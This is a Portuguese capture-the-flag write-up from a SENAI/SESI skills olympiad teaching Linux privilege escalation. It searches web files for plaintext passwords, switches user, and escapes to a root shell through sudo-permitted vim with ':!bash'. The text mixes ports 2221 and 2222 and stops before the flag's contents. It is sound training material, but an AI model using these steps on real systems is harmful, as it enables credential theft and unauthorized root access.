Writeup

privesc easy

Conseitos de segurança de SO.

OLIMPÍADA DO CONHECIMENTO
SENAI SESI

Acesso

Informações

Em uma operação anterior descobrimos que existe um serviço de SSH rodando no servidor na porta “**2221**”, o que nos concede acesso remoto. Também descobrimos um usuário “**dev_web**” e sua respectiva senha “**dev**”. Embora tenhamos acesso, esse usuário tem privilégios baixos, então nossa tarefa será aumentar nossos privilégios.

Reconhecimento

Primeiro nos conectamos no servidor via **SSH** com o comando:
ssh dev_web@127.0.0.1 -p 2222

Nessa primeira parte, nosso trabalho é saber a quais arquivos temos acesso e o seu conteúdo. Para isso alguns comandos são essenciais como:

cat: Mostra qual o conteúdo de um arquivo.
ls: Mostra quais arquivos existem em um diretório.
grep: Faz pesquisa em conteúdo de arquivos.

Reconhecimento

Embora existam muitos diretórios no sistema, existem osque são mais comuns de terem arquivos interessantes, como configurações e credenciais, como os diretórios “**/etc**”, “**/opt**” e “**/var**”.

Podemos começar vendo os arquivos do diretório “**/opt**” com “**ls**”:
ls /opt

Agora vamos ver os arquivos do diretório “**/var**”:

ls /var

```
$ ls /var
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
$ _
```

Aqui conseguimos achar algo, mas no formato padrão não conseguimos saber qual é um diretório e qual é um arquivo.

Para isso podemos usar a opção “**-l**”do comando “**ls**”:

ls -l

```
$ ls -l /var/
total 44
drwxr-xr-x 2 root root  4096 Apr 22  2024 backups
drwxr-xr-x 1 root root  4096 Nov  1 19:30 cache
drwxr-xr-x 1 root root  4096 Nov  1 19:30 lib
drwxrwsr-x 2 root staff 4096 Apr 22  2024 local
lrwxrwxrwx 1 root root     9 Oct 11 02:03 lock → /run/lock
drwxr-xr-x 1 root root  4096 Nov  1 19:30 log
drwxrwsr-x 2 root mail  4096 Oct 11 02:03 mail
drwxr-xr-x 2 root root  4096 Oct 11 02:03 opt
lrwxrwxrwx 1 root root     4 Oct 11 02:03 run → /run
drwxr-xr-x 2 root root  4096 Oct 11 02:03 spool
drwxrwxrwt 2 root root  4096 Oct 11 02:09 tmp
drwxr-xr-x 1 root root  4096 Nov  1 19:39 www
$
```

A primeira coluna representa o tipo do arquivo, caso seja “**d**” indica um diretório (pasta), caso seja “**-**”(traço) indica um arquivo e caso seja um “**l**” indica um link.

No diretório “**/var**” podemos ver vários outros diretórios, em especial temos o “**www**” que costuma armazenar configurações de sites web. Mas para não perdemos tempo procurando manualmente, podemos fazer uma pesquisa de palavras que nos interessa, como “**user**”, “**password**” e etc.

Fazemos essa procura com o comando “**grep**”, e usamos a opção ”**-r**”, para adicionar recursividade, assim se tiver mais algum diretório, ele vai procurar dentro dela também.

Podemos fazer isso assim:

grep -r password /var/www

```
$ grep -r password /var/www
/var/www/credentials.json:      password: 'superdb'
$ _
```

A palavra “**password**” existe em um arquivo com um nome no mínimo interessante, podemos ver qual o conteúdo desse arquivo:

cat /var/www/credentials.json

```
$ cat /var/www/credentials.json
{
        user:'dev_db',
        password: 'superdb'
}
$ _
```

Privesc

Privesc é o nome dado a técnica de aumento de privilégio, que é quando conseguimos aumentar nossas permissões, normalmente com usuários com maior privilégio.

Ao ver o conteúdo do arquivo “**/var/www/credentials.json**” conseguimos um usuário “**dev_db**” e uma senha “**superdb**”, podemos tentar usar essas credenciais para logar.

Usamos o comando ”**su**” e o nome do usuário que queremos logar:
su dev_db

E para termos certeza de qual o nosso usuário, usamos o comando “**whoami**”:
whoami

Comandos como administrador

Alguns usuários precisam executar tarefas que exigem maior permissão do que o comum, mas seria perigoso se déssemos esses privilégios ao usuário para ele executar qualquer tarefa.
Assim podemos permitir que algum usuário execute, com privilégios elevados, apenas os comandos que escolhermos.

Para listar esses comandos, usamos o comando “**sudo**” coma opção “**-l**”:
sudo -l


```
$ sudo -l
[sudo] password for dev_db:
Matching Defaults entries for dev_db on 841a78c90fcf:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
,
    use_pty

User dev_db may run the following commands on 841a78c90fcf:
    (ALL : ALL) /usr/bin/vim
$
```

Podemos executar o “**vim**” como administrador. Com uma breve pesquisa vemos que o “**vim**” é um editor de texto, como podemos executá-lo com privilégios de administrador, podemos editar qualquer arquivo no sistema, o que já é um erro fatal.

Para executar o “**vim**” como administrador usamos o “**sudo**”:
sudo vim


```
$ sudo vim
[sudo] password for dev_db: _
```



O “**vim**” tem uma característica interessante, podemos executar comandos dentro dele, os comandos executados dentro dele herdarão seus privilégios, como estamos executando vim com privilégios de administrador, esses comandos terão os mesmos privilégios.


Para executarmos comando dentro do “**vim**” usamos “**:!**” e o comando que queremos executar, nesse caso podemos pedir pra ele executar o “**bash**”. O “**bash**” é um terminal que costuma ser instalado por padrão.

Então podemos executar:
:!bash



E conseguimos um terminal como root. Mas ainda estamos no diretório do “**dev_db**”.

Podemos navegar para o diretório do “**root**” com o comando “**cd /root**”, listar os arquivos com o “**ls -l**”.



Agora que achamos a flag, podemos ver seu conteúdo com o “**cat flag.txt**”: